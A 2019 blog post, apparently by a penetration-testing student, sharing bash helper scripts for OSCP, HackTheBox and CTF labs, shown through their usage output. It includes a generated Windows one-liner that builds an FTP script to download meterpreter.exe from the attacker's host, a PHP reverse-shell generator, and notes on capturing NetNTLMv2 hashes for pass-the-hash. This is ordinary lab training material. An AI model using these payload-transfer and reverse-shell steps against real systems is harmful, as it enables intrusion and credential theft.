3 min read

May 7, 2019

OSCP/CTF Scripts


In the spirit of giving back to the community, I'm sharing some simple bash scripts I wrote that make life easier and save time whether you are in the OSCP labs, HackTheBox or playing around with CTFs.

TL:DR; STFU gimme scripts

Explanations for the scripts below:

tun

When connecting to OSCP/HTB VPNs, you usually get different IP addresses each time thanks to DHCP. I was constantly forgetting my IP, running ifconfig then searching for it. This just spits out the IP of tun0, the default interface used by OpenVPN:



rock

I've found that in OSCP and HTB, password/hash cracking isn't too terribly important and if using John the Ripper with the well-known 'rockyou.txt' wordlist doesn't work, you are probably barking up the wrong tree. This just saves typing out the path to rockyou.txt all the time. Sometimes JtR will detect the format of the hash incorrectly so you can manually specify a format if needed:

```
root@kali:~/Scripts/oscp-ctf# ./rock
This script runs John The Ripper against a file of your choosing with rockyou.txt by default.
Usage: rock <file> <flags>
Example: rock hash.txt --format=raw-md5
root@kali:~/Scripts/oscp-ctf#
```

php-rs

Pentestmonkey's PHP reverse shell is included with Kali at /usr/share/webshells/php/php-reverse-shell.php (also downloadable here) and is super useful. I got tired of copying it, editing it with an IP/port and renaming it so this

script does that for you:

```
root@kali:~/Scripts/oscp-ctf# ./php-rs

This script edits PentestMonkey's PHP reverse shell with your IP/port and copies it to the current path with a filename of your choice

Enter the port number:
1337

Enter the output filename with extension:
rs.php

Your reverse shell has been saved to /root/Scripts/oscp-ctf/rs.php

root@kali:~/Scripts/oscp-ctf#
```

http

Python's SimpleHTTPServer is a great way to transfer files from your machine to the victim. This script just lessens the typing needed and reminds you what the URL is:

```
root@kali:~/Scripts/oscp-ctf# ./http

This starts a simple http server

Enter the port number:
1337

Enter the directory (www, winbin, <dir> or . for current directory):
winbin

Your URL is http://10.[redacted]:1337

Serving HTTP on 0.0.0.0 port 1337 ...
```

winbin = /usr/share/windows-binaries

ftpscript

Sometimes you'll run into a Windows machine where the only way of transferring a file to the victim is via ftp. If you are in a netcat shell you can't run ftp interactively and need to create a ftp script. It's super rage-inducing to use `echo` to manually create a ftp script line by line only to make a mistake towards the end and have to start over. This solves that issue so you don't put your fist through your monitor:

```
root@kali:~/Scripts/oscp-ctf# ./ftpscript

This gives you a one liner to paste into a Windows host to create and run a ftp script.

Using IP address of tun0: 10.[redacted]

What port do you want the ftp server to run on? Hit enter for default of 21
2121

Enter the username:
anonymous

Enter the password:
t3chnocat

What file do you want the remote host to download?
meterpreter.exe

Paste the below to create a ftp script and run it:

echo open 10.[redacted] 2121>ftp.txt&&echo anonymous>>ftp.txt&&echo t3chnocat>>ftp.txt&&echo bin>>ftp.txt&&echo get meterpreter.exe>>ftp.txt&&echo bye>>ftp.txt&&ftp -s:ftp.txt
```

smb-menu

One method of file transfer not covered in the PWK is SMB. The excellent impacket suite includes smbserver.py which lets you host a SMB server. This makes it very easy to move files to/from a Windows host. If you've got a shell on a Windows host, you can execute programs directly from your SMB share as well. As a bonus, the SMB server will show the NetNTLMv2 hash of the connected user which you can crack or use in a pass-the-hash attack. I learned about this during my studies when I found this awesome blog entry. Like the http script, this just saves on typing and reminds you of the IP:

```
root@kali:~/Scripts/oscp-ctf# ./smb-menu

This starts a simple SMB server

Enter the desired share name:
t3chnocat

Enter the directory to share (www, winbin, <dir> or . for current directory):
www

Your share is \\10.[redacted]\t3chnocat

Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

smb

This has the same functionality as above, just without a menu for the CLI purists out there:

```
root@kali:~/Scripts/oscp-ctf# ./smb

This starts a simple SMB server

Usage: smb <sharename> <directory to be shared>

Directory choices are 'www'(/var/www/html), 'winbin'(/usr/share/windows-binaries), '.'(current directory) or enter a directory you wish to share

root@kali:~/Scripts/oscp-ctf# ./smb t3chnocat /tmp

Your share is \\10.[redacted]\t3chnocat

Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Download here